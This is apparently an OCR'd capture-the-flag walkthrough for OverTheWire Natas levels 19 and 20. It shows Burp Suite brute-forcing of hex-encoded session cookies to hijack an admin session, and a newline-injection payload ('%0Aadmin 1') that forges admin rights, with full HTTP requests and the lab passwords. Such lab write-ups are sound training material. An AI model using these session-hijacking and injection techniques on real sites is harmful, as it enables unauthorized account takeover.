
```
3231312d77656f6968
```

```
211-weoih
```

Let's try to decode this:

Send it to the sequencer, and delete the cookie before.

Start the sequencer and wait for some 100s hundred tokens. I stopped it near 250. And now analyze it:




Requests: 229
Errors: 0

Significance levels

The chart indicates the degree of confidence in the randomness of the sample at each bit position. The significance level at each position is
bit-level results occurring, assuming that the sample is randomly generated.


Copy and paste the token in the decoder:



```
3139302d77656f696879697479
3132372d77656f696879697479
38362d77656f696879697479
3630342d77656f696879697479
32322d77656f696879697479
3530372d77656f696879697479
33312d77656f696879697479
```

```
538-weoihyity
289-weoihyity
281-weoihyity
526-weoihyity
317-weoihyity
606-weoihyity
468-weoihyity
495-weoihyity
```

Now reload the session and send it to intruder:



Choose an attack type


Attack type: Sniper

Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://natas19.natas.labs.overthewire.org

```
POST /index.php HTTP/1.1
Host: natas19.natas.labs.overthewire.org
Content-Length: 35
Cache-Control: max-age=0
Authorization: Basic bmF0YXMxOTpObndFUjdQZGZXa3hzRzRGTldVdG9BWjlWeVpUSnFKcg==
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko
Origin: http://natas19.natas.labs.overthewire.org
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/a
Referer: http://natas19.natas.labs.overthewire.org/
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=§3133392d77656f696879697479§
Connection: keep-alive

username=weoihyity&password=dfweuig
```



Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack typ
different ways.

Payload set: 1
Payload count: 650
Payload type: Numbers
Request count: 650

Payload settings [Numbers]

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type: [✓ Sequential] Random


From: 1

To: 650

Step: 1

How many:

Set to 650 because this was the biggest number we found through the sequencer.



How many:

Number format

Base: [✓ Decimal] Hex

Min integer digits: 0

Max integer digits: 3

Min fraction digits: 0

Max fraction digits: 0

Examples

1

321

Add payload processing rule

Enter the details of the payload processing rule.


Add suffix

Suffix: -weoihyity

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

Add a suffix as the username you entered to log in before.


To: 650
Step: 1
How many:

Number format
Base: [✓ Decimal] Hex
Min integer digits: 0
Max integer digits: 3
Min fraction digits: 0
Max fraction digits: 0

Examples
1
321

Add payload processing rule
Enter the details of the payload processing rule.
Encode
Encode as ASCII hex

Payload processing
You can define rules to perform various processing tasks on each payload before it is used.


Enabled	Rule
✓	Add Suffix: -weoihyity

And add this payload process, because that cookie ID is encoded in ASCII hex.

And just Start the Attack:

The cookie ID: 3238312d61646d696e

Replace the original cookie of the page with this above cookie that we have found from brute forcing:


This page uses mostly the same code as the previous level, but session IDs are no longer sequential...

You are an admin. The credentials for the next level are:


```
Username: natas20
Password: p5mCvP7GS2K6Bmt3gqhM2Fc1A5T8MVyw
```

Name	Value	Domain	Path	Expires ...	Size	HttpO
PHPSESSID	3238312d61646d696e	natas19....	/	Session	27	✓

Password: p5mCvP7GS2K6Bmt3gqhM2Fc1A5T8MVyw

Level 19:


Username: natas20
URL: http://natas20.natas.labs.overthewire.org



You are logged in as a regular user. Login as an admin to retrieve credentials for natas21.
Your name:

After understanding a long source file, I got to know if we add this %0Aadmin 1 to the username parameter, we can get to our flag:

Open Burp Suite, Intercept it, send to repeater and add the %0Aadmin 1 to username parameter, and start:



```
POST /index.php HTTP/1.1
Host: natas20.natas.labs.overthewire.org
Content-Length: 15
Cache-Control: max-age=0
Authorization: Basic
bmF0YXMyMDpwNW1DdlA3R1MySzZCbXQzZ3FoTTJGYzFBNVQ4TVZ5dw==
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
Origin: http://natas20.natas.labs.overthewire.org
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avi
f,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v
=b3;q=0.7
Referer: http://natas20.natas.labs.overthewire.org/index.php
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=tbcn4r9hap0lttfep2uehibsu5
Connection: keep-alive

name=%0Aadmin 1
```

```
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

<html>
  <head>
    <!-- This stuff in the header has nothing to do with the
    level -->
    <link rel="stylesheet" type="text/css" href="
    http://natas.labs.overthewire.org/css/level.css">
    <link rel="stylesheet" href="
    http://natas.labs.overthewire.org/css/jquery-ui.css" />
    <link rel="stylesheet" href="
    http://natas.labs.overthewire.org/css/wechall.css" />
    <script src="
    http://natas.labs.overthewire.org/js/jquery-1.9.1.js">
    </script>
    <script src="
    http://natas.labs.overthewire.org/js/jquery-ui.js">
    </script>
    <script src=
    http://natas.labs.overthewire.org/js/wechall-data.js>
    </script>
    <script src="
    http://natas.labs.overthewire.org/js/wechall.js">
    </script>
    <script>
      var wechallinfo = {
         "level": "natas20", "pass":
        "p5mCvP7GS2K6Bmt3gqhM2Fc1A5T8MVyw"
      };
    </script>
  </head>
  <body>
    <h1>
      natas20
    </h1>
    <div id="content">
      You are an admin. The credentials for the next level are:
      <br>
      <pre>
        Username: natas21
        Password: BPhv63cKE1lkQl04cE5CuFTzXe15NfiH
      </pre>
      <form action="index.php" method="POST">
        Your name: <input name="name" value="
        admin 1">
        <br>
        <input type="submit" value="Change name" />
      </form>
```

It works in two sessions, during the first one it will check if the session contains the **admin** key with its value **1,** and in the second session, it will just print out the flags.

Flag: BPhv63cKE1lkQl04cE5CuFTzXe15NfiH